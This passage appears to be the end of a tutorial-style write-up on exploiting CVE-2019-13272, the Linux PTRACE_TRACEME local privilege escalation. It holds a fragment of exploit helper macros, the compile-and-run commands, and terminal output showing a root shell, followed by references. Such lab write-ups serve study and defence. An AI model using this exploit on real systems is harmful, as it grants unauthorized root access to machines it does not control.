
#define DEBUG

#ifdef DEBUG
# define dprintf printf
#else
# define dprintf printf
#endif

#define SAFE(expr) ( \
    typeof(expr) __res = (expr); \
    if (__res == -1) { \
        dprintf("[-] Error: %s\n", #expr); \
        return 0; \
    } \
    __res; \
)

#define max(a,b) ((a)>(b) ? (a) : (b))
```

4. Then compile it and execute



```
Applications Places Terminal Mon 14:23 user1@kali: ~/Desktop/cve
File Edit View Search Terminal Help
user1@kali:~$ cd Desktop
user1@kali:~/Desktop$ mkdir cve
user1@kali:~/Desktop$ cd cve
user1@kali:~/Desktop/cve$ vi pe.c
user1@kali:~/Desktop/cve$ gcc pe.c -o exploit
```

```
Applications ▾ Places ▾ Terminal ▾ Mon 14:24 user1@kali: ~/Desktop/cve
File Edit View Search Terminal Help
user1@kali:~$ cd Desktop
user1@kali:~/Desktop$ mkdir cve
user1@kali:~/Desktop$ cd cve
user1@kali:~/Desktop/cve$ vi pe.c
user1@kali:~/Desktop/cve$ gcc pe.c -o exploit
user1@kali:~/Desktop/cve$ ./exploit
```

5. Changed privileges to Root.

```
Applications ▾ Places ▾ Terminal ▾ Mon 14:24 user1@kali: ~/Desktop/cve
File Edit View Search Terminal Help
user1@kali:~$ cd Desktop
user1@kali:~/Desktop$ mkdir cve
user1@kali:~/Desktop$ cd cve
user1@kali:~/Desktop/cve$ vi pe.c
user1@kali:~/Desktop/cve$ gcc pe.c -o exploit
user1@kali:~/Desktop/cve$ ./exploit
Linux 4.10 < 5.1.17 PTRACE TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
root@kali:/home/user1/Desktop/cve#
```

6. More details with stack report.

References

- [1] A. T. Tunggal, What is a Vulnerability?, UpGuard, September 6, 2019.
- [2] T. A. Nidecki, What Is Privilege Escalation and How It Relates to Web Security, acunetix, November 21, 2019.
- [3] E. Singh, LOCAL PRIVILEGE ESCALATION — Linux Kernel 18.4 (CVE-2019–13272), Medium, Aug 3, 2019.
- [4] Unknown, CVE-2019-13272 Detail, NVD.
- [5] Unknown, PTRACE_TRACEME - Kernel privilege escalation - CVE-2019-13272, Red Hat, July 24 2019.
- [6] CVE-2019-13272, Git Hub, Jul 31, 2019.